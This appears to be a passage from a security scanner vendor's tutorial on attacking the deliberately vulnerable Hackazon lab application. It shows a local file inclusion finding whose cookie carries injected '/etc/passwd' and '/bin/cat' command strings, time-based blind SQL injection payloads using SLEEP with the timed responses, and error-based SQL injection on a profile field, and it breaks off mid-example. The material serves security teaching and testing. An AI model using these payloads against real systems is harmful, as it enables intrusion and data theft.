User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0)
Host: 192.168.1.108
Referer: http://192.168.1.108/account/documents
Cookie: PHPSESSID=vscak2ga63e19agnlr5d79s5r5;
visited_products=%2C110%2C39%2C60%2C64%2C101%2C53%2C12%2C112%2C137%2C181%2C62%2C200%2C107%2C1157%2C174-58%2C172-58%2C175-59%2C114%27+AND+%271%27%3D%271%2C114%22+AND+%221%22%3D%220%2C114%22+AND+%221%22%3D%22+59%2C114%7C%2C114%26%2C114%29%2C115%2C114%240%2C114%3B%2Fetc%2Fpasswd%2C114%7C%2Fbin%2Fcat+%
```

**Response 1**

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: Keep-Alive
Date: Tue, 08 Dec 2015 01:15:46 GMT
```

A page received the path to the file, terms.html, that has to be included. This input is not properly sanitized, allowing directory traversal characters to be injected.

AppSpider Report (Build X)

Local File Include (LFI)

Site: http://192.168.1.108:80

URL: http://192.168.1.108/account/documents

Root Cause #25: (Parameter: page / 2  
Attack Variances)

Attack Type    Original Value    Attack Value    Error

Unix, /etc/hosts	terms.html	.....etc/hosts	127.0.0.1 localhost file
------------------	------------	----------------	--------------------------

VALIDATE

Original Traffic +

Attack Traffic -

```
<div class="col-lg-12">
127.0.0.1 localhost
127.0.1.1 ubuntu

# The following lines are desirable for IPv6 capable hosts
::1 ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters </div>
</div> </div>

<div class="container" >
<hr>
<footer>
<div class="row">
<div class="col-lg-12">
<p>Copyright ©; NTObjectives 2014</p>
</div>
</div>
```

## How to test a REST API using AppSpider

A REST API is a collection of URLs, in which HTTP calls are made to a URI. In response, it serves JSON or XML data. A REST API is different than a UI based application and is simply an endpoint. To perform successful attacks on a REST API, you are required to collect information about the endpoint, good data, messages, and parameters. The parameters are not standard; they may be part of the URL or may be a constant header.


REST APIs are vulnerable to common and well known OWASP attacks such as injection, CSRF, cross-site scripting, XML External Entity attacks, etc.

The Hackazon application has a REST API module integrated in the android application. You can install the android application in Android SDK, a virtual mobile device that runs on your computer and set up a proxy using OWASP ZAP (Zed Attack Proxy) to capture REST traffic. OWASP ZAP and Android SDK can be downloaded from the following links:

**OWASP ZAP:** [https://www.owasp.org/index.php/OWASP\\_Zed\\_Attack\\_Proxy\\_Project](https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project)

**Android SDK:** <http://developer.android.com/sdk/installing/index.html?pkg=tools>

### Example of proxy setup in OWASP ZAP and Android emulator.



After setting up the proxy, you can start browsing the Hackazon application.

The screenshot shows the OWASP ZAP interface with a session titled "Untitled Session - OWASP ZAP 2.4.3". In the top right, a mobile application window displays a product list for "Martha Stewart Crafts Garland, Pink Pom Pom Small" and "Martha Stewart Crafts Modern Festive Pennant Garland, 12ft". The ZAP interface includes a "Header.Text" and "Body.Text" pane showing request and response details, and a "History" tab displaying a list of captured requests. The requests list includes:

ID	Req. Timestamp	Meth...	URL	Co...	Reason	RTT	Size	Resp. Bo...	Highest Al...	No...	Tags
1	06/02/16 18:14...	GET	http://192.168.1.108/api/category?page=1&per_page=1000	401	Unautho...	30...	86 bytes		Medium		
4	06/02/16 18:14...	GET	http://192.168.1.108/api/category?page=1...	401	Unautho...	39...	86 bytes		Medium		
5	06/02/16 18:14...	GET	http://192.168.1.108/api/category?page=1...	401	Unautho...	20...	86 bytes		Medium		
6	06/02/16 18:14...	GET	http://192.168.1.108/api/auth	200	OK	47...	113 bytes		Medium		SetCookie
7	06/02/16 18:14...	GET	http://192.168.1.108/api/category?page=1...	200	OK	88...	15.24 kB		Medium		
8	06/02/16 18:14...	GET	http://192.168.1.108/api/product?page=1&...	200	OK	1...	8.48 kB		Medium		

The REST data is being captured by OWASP ZAP.

The screenshot shows the OWASP ZAP interface with a session titled "Untitled Session - OWASP ZAP 2.4.3". In the top right, a mobile application window displays a product detail page for "Martha Stewart Crafts Garland, Pink Pom Pom Small". The ZAP interface includes a "Header.Text" and "Body.Text" pane showing request and response details, and a "History" tab displaying a list of captured requests. The requests list includes:

ID	Req. Timestamp	Meth...	URL	Co...	Reason	RTT	Size	Resp. Bo...	Highest Al...	No...	Tags
1	06/02/16 18:14...	GET	http://192.168.1.108/api/product/1	401	Unautho...	30...	86 bytes		Medium		
4	06/02/16 18:14...	GET	http://192.168.1.108/api/category?page=1...	401	Unautho...	39...	86 bytes		Medium		
5	06/02/16 18:14...	GET	http://192.168.1.108/api/category?page=1...	401	Unautho...	20...	86 bytes		Medium		
6	06/02/16 18:14...	GET	http://192.168.1.108/api/auth	200	OK	47...	113 bytes		Medium		SetCookie
7	06/02/16 18:14...	GET	http://192.168.1.108/api/category?page=1...	200	OK	88...	15.24 kB		Medium		
8	06/02/16 18:14...	GET	http://192.168.1.108/api/product?page=1&...	200	OK	1...	8.48 kB		Medium		
13	06/02/16 18:15...	GET	http://192.168.1.108/api/product/1	200	OK	790...	790 bytes		Medium		
15	06/02/16 18:15...	GET	http://192.168.1.108/api/cartmy?uid=...	200	OK	6...	352 bytes		Medium		SetCookie
17	06/02/16 18:15...	POST	http://192.168.1.108/api/cartitems	200	OK	49...	205 bytes		Medium		

## Test REST API manually using OWASP ZAP

The Hackazon mobile application utilizes REST APIs in several web forms to fetch the orders from the application.

Since the application existing on the REST API may not provide the actual attack surface, it is important to collect full requests using a proxy tool. Based on the collected requests, the attack surface will be determined by constant ids, id passing as part of URL, tokens, methods, etc.

ID	Req. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Body	Highest Alert	Note	Tags
7	08/12/15 04:08:19	GET	http://192.168.1.108/api/category?page=1&per_page=1	200	OK	3.23 s	15.24 kB	Medium		
10	08/12/15 04:08:23	GET	http://192.168.1.108/api/product?page=1&category_id=1	200	OK	1.62 s	8.48 kB	Medium		
15	08/12/15 04:08:29	GET	http://192.168.1.108/api/product/1	200	OK	1.4 s	790 bytes	Medium		
18	08/12/15 04:08:34	GET	http://192.168.1.108/api/cart/item?uid=5d16ppg3...	200	OK	315 ms	571 bytes	Medium	All been added	
20	08/12/15 04:08:34	POST	http://192.168.1.108/api/cart/items	200	OK	174 ms	208 bytes	Medium		
21	08/12/15 04:08:42	PUT	http://192.168.1.108/api/cart/items/18	200	OK	1.63 s	208 bytes	Medium		
23	08/12/15 04:08:46	GET	http://192.168.1.108/api/cart/item?uid=5d16ppg3...	200	OK	31 ms	781 bytes	Medium		
24	08/12/15 04:08:48	GET	http://192.168.1.108/api/cart/my?uid=5d16ppg3...	200	OK	187 ms	781 bytes	Medium		
25	08/12/15 04:08:48	GET	http://192.168.1.108/api/customer/address?page=1	200	OK	94 ms	18.49 kB	Medium	SetCookie	Comment
26	08/12/15 04:08:48	GET	http://192.168.1.108/api/user/me	200	OK	46 ms	309 bytes	Medium	Scrtf	

## Blind SQL injection

The following example demonstrates Time-Based blind SQL injection in the REST API. The request contains two parameter values, page and per\_page. Based on the responses of the following three requests, we can conclude that the per\_page parameter is vulnerable to.

**URL:** [http://192.168.1.108/api/category?page=1&per\\_page=2](http://192.168.1.108/api/category?page=1&per_page=2)


**Parameter name:** per\_page

**Attack values:**

1. 1000;%20select%20sleep%20(5);#
2. 1000;%20select%20sleep%20(10);#
3. 1000;%20select%20sleep%20(15);#

### Request 1

In the first request, a 5 second delay was injected using **(SELECT \* FROM (SELECT(SLEEP(5)))a)#**.



## Response 1

The response from our first request resulted in 5 seconds of delay.

The screenshot shows the Resend application interface. At the top, there are tabs for 'Request' and 'Response'. Below the tabs, there are dropdown menus for 'Header: Text' and 'Body: Text'. The 'Response' tab is selected, displaying the following JSON data:

```

HTTP/1.1 200 OK
Date: Mon, 07 Dec 2015 22:45:08 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.14
Content-Length: 15604
Link: </api/category?page=1>; rel="current",</api/category?page=1>; rel="first",</api/category?page=1>; rel="last"
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json; charset=utf-8


{
  "data": [
    {
      "categoryID": "1",
      "name": "\u0_ ROOT",
      "parent": "0",
      "products_count": null,
      "description": null,
      "picture": null,
      "products_count_admin": null,
      "about": null,
      "enabled": "1",
      "meta_title": null,
      "meta_keywords": null,
      "meta_desc": null,
      "hurl": null,
      "canonical": null,
      "h1": null,
      "hidden": "0",
      "lpos": "1",
      "rpos": "104",
      "depth": "0"
    },
    {
      "categoryID": "15",
      "name": "All beauty",
      "parent": "14",
      "products_count": null,
      "description": null,
      "picture": null,
      "products_count_admin": null,
      "about": null,
      "enabled": "1",
      "meta_title": null,
      "meta_keywords": null,
      "meta_desc": null,
      "hurl": null,
      "canonical": null,
      "h1": null,
      "hidden": "0",
      "lpos": "77",
      "rpos": "78",
      "depth": "2"
    },
    {
      "categoryID": "50",
      "name": "Amazon Instant Video",
      "parent": "49",
      "products_count": null,
      "description": null,
      "picture": null,
      "products_count_admin": null,
      "about": null,
      "enabled": "1",
      "meta_title": null,
      "meta_keywords": null,
      "meta_desc": null,
      "hurl": null,
      "canonical": null,
      "h1": null,
      "hidden": "0",
      "lpos": "7",
      "rpos": "8",
      "depth": "2"
    },
    {
      "categoryID": "33",
      "name": "Appliances",
      "parent": "32",
      "products_count": null,
      "description": null,
      "picture": null,
      "products_count_admin": null,
      "about": null,
      "enabled": "1",
      "meta_title": null,
      "meta_keywords": null,
      "meta_desc": null,
      "hurl": null,
      "canonical": null,
      "h1": null,
      "hidden": "0",
      "lpos": "41",
      "rpos": "42",
      "depth": "2"
    },
    {
      "categoryID": "2",
      "name": "Arts, Crafts & Sewing Coupons",
      "parent": "1",
      "products_count": null,
      "description": null,
      "picture": null,
      "products_count_admin": null,
      "about": null,
      "enabled": "1",
      "meta_title": null,
      "meta_keywords": null,
      "meta_desc": null,
      "hurl": null,
      "canonical": null,
      "h1": null,
      "hidden": "0",
      "lpos": "92",
      "rpos": "103",
      "depth": "1"
    },
    {
      "categoryID": "39",
      "name": "Athletic & Outdoor Clothing",
      "parent": "38",
      "products_count": null,
      "description": null,
      "picture": null,
      "products_count_admin": null,
      "about": null,
      "enabled": "1",
      "meta_title": null,
      "meta_keywords": null,
      "meta_desc": null,
      "hurl": null,
      "canonical": null,
      "h1": null,
      "hidden": "0",
      "lpos": "104",
      "rpos": "105",
      "depth": "1"
    }
  ]
}

```

At the bottom of the window, there is a status bar with the text: 'Time: 7828 ms | Body Length: 15604 bytes | Total Length: 15970 bytes'.

## Request 2

In the second request, a 10 second delay was injected using **(SELECT \* FROM (SELECT (SLEEP(10))a#)**.



## Response 2

The response from our second request resulted in 10 seconds of delay.

The screenshot shows the Resend application interface with the following details:


- Request Tab:** Shows the API endpoint: </api/category?page=1>.
- Response Headers:**

```
HTTP/1.1 200 OK
Date: Mon, 07 Dec 2015 22:46:51 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.14
Content-Length: 15604
Link: </api/category?page=1>; rel="current",</api/category?page=1>; rel="first",</api/category?page=1>; rel="last"
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json; charset=utf-8
```
- Response Body:**

```
{"data": [{"categoryID": "1", "name": "\u0_ ROOT", "parent": "0", "products_count": null, "description": null, "picture": null, "products_count_admin": null, "about": null, "enabled": "1", "meta_title": null, "meta_keywords": null, "meta_desc": null, "hurl": null, "canonical": null, "h1": null, "hidden": "0", "lpos": "1", "rpos": "104", "depth": "0"}, {"categoryID": "15", "name": "All beauty", "parent": "14", "products_count": null, "description": null, "picture": null, "products_count_admin": null, "about": null, "enabled": "1", "meta_title": null, "meta_keywords": null, "meta_desc": null, "hurl": null, "canonical": null, "h1": null, "hidden": "0", "lpos": "77", "rpos": "78", "depth": "2"}, {"categoryID": "50", "name": "Amazon Instant Video", "parent": "49", "products_count": null, "description": null, "picture": null, "products_count_admin": null, "about": null, "enabled": "1", "meta_title": null, "meta_keywords": null, "meta_desc": null, "hurl": null, "canonical": null, "h1": null, "hidden": "0", "lpos": "7", "rpos": "8", "depth": "2"}, {"categoryID": "33", "name": "Appliances", "parent": "32", "products_count": null, "description": null, "picture": null, "products_count_admin": null, "about": null, "enabled": "1", "meta_title": null, "meta_keywords": null, "meta_desc": null, "hurl": null, "canonical": null, "h1": null, "hidden": "0", "lpos": "41", "rpos": "42", "depth": "2"}, {"categoryID": "2", "name": "Arts, Crafts & Sewing Coupons", "parent": "1", "products_count": null, "description": null, "picture": null, "products_count_admin": null, "about": null, "enabled": "1", "meta_title": null, "meta_keywords": null, "meta_desc": null, "hurl": null, "canonical": null, "h1": null, "hidden": "0", "lpos": "92", "rpos": "103", "depth": "1"}, {"categoryID": "39", "name": "Athletic & Outdoor Clothing", "parent": "38", "products_count": null, "description": null, "picture": null, "products_count_admin": null, "about": null, "enabled": "1", "meta_title": null, "meta_keywords": null, "meta_desc": null, "hurl": null, "canonical": null, "h1": null, "hidden": "0", "lpos": "1", "rpos": "2", "depth": "0"}]}
```
- Performance Metrics:**
  - Time: 10063 ms
  - Body Length: 15604 bytes
  - Total Length: 15970 bytes

### Request 3

In the third request, a 15 second delay was injected using (SELECT \* FROM (SELECT(SLEEP(15)))a#).



### Response 3

The response from our third request resulted in 15 seconds of delay.

The screenshot shows the Resend application interface. At the top, there are tabs for 'Request' and 'Response'. Below the tabs, there are dropdown menus for 'Header: Text' and 'Body: Text'. The 'Response' tab is selected, displaying the following content:

```

HTTP/1.1 200 OK
Date: Mon, 07 Dec 2015 22:47:49 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.14
Content-Length: 15604
Link: </api/category?page=1>; rel="current",</api/category?page=1>; rel="first",</api/category?page=1>; rel="last"
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json; charset=utf-8

```

Below the headers, the JSON response body is shown:

```

{
  "data": [
    {
      "categoryID": "1",
      "name": "\u0_ ROOT",
      "parent": "0",
      "products_count": null,
      "description": null,
      "picture": null,
      "products_count_admin": null,
      "about": null,
      "enabled": "1",
      "meta_title": null,
      "meta_keywords": null,
      "meta_desc": null,
      "hurl": null,
      "canonical": null,
      "h1": null,
      "hidden": "0",
      "lpos": "1",
      "rpos": "104",
      "depth": "0"
    },
    {
      "categoryID": "15",
      "name": "All beauty",
      "parent": "14",
      "products_count": null,
      "description": null,
      "picture": null,
      "products_count_admin": null,
      "about": null,
      "enabled": "1",
      "meta_title": null,
      "meta_keywords": null,
      "meta_desc": null,
      "hurl": null,
      "canonical": null,
      "h1": null,
      "hidden": "0",
      "lpos": "77",
      "rpos": "78",
      "depth": "2"
    },
    {
      "categoryID": "50",
      "name": "Amazon Instant Video",
      "parent": "49",
      "products_count": null,
      "description": null,
      "picture": null,
      "products_count_admin": null,
      "about": null,
      "enabled": "1",
      "meta_title": null,
      "meta_keywords": null,
      "meta_desc": null,
      "hurl": null,
      "canonical": null,
      "h1": null,
      "hidden": "0",
      "lpos": "7",
      "rpos": "8",
      "depth": "2"
    },
    {
      "categoryID": "33",
      "name": "Appliances",
      "parent": "32",
      "products_count": null,
      "description": null,
      "picture": null,
      "products_count_admin": null,
      "about": null,
      "enabled": "1",
      "meta_title": null,
      "meta_keywords": null,
      "meta_desc": null,
      "hurl": null,
      "canonical": null,
      "h1": null,
      "hidden": "0",
      "lpos": "41",
      "rpos": "42",
      "depth": "2"
    },
    {
      "categoryID": "2",
      "name": "Arts, Crafts & Sewing Coupons",
      "parent": "1",
      "products_count": null,
      "description": null,
      "picture": null,
      "products_count_admin": null,
      "about": null,
      "enabled": "1",
      "meta_title": null,
      "meta_keywords": null,
      "meta_desc": null,
      "hurl": null,
      "canonical": null,
      "h1": null,
      "hidden": "0",
      "lpos": "92",
      "rpos": "103",
      "depth": "1"
    },
    {
      "categoryID": "39",
      "name": "Athletic & Outdoor Clothing",
      "parent": "38",
      "products_count": null,
      "description": null,
      "picture": null,
      "products_count_admin": null,
      "about": null,
      "enabled": "1",
      "meta_title": null,
      "meta_keywords": null,
      "meta_desc": null,
      "hurl": null,
      "canonical": null,
      "h1": null,
      "hidden": "0",
      "lpos": "104",
      "rpos": "105",
      "depth": "1"
    }
  ]
}

```

At the bottom of the window, there is a status bar with the text: 'Time: 16693 ms | Body Length: 15604 bytes | Total Length: 15970 bytes'.

## SQL injection

The REST API of the Hackazon application, which is vulnerable to SQL injection, is using the PUT method to update the user's profile. The request contains the parameter value, first\_name. Based on this exercise, we can conclude that the first\_name parameter is vulnerable to SQL Injection.

**URL:** <http://192.168.202.131/api/user/1>

**Method:** PUT


**Parameter name:** first\_name

**Attack values:**

1. test'
2. test"

### Request 1

A single quote ('') is injected into the first request using test'.



## Response 1

As a result, the SQL query became unbalanced and the application threw a 500 Internal Server Error with a stack trace in the request and the response.

The screenshot shows a window titled "Resend" with two tabs: "Request" and "Response". The "Response" tab is selected. At the top, there are buttons for "Header: Text" and "Body: Text", and icons for copy/paste. The "Header: Text" section contains the following log entries:

```

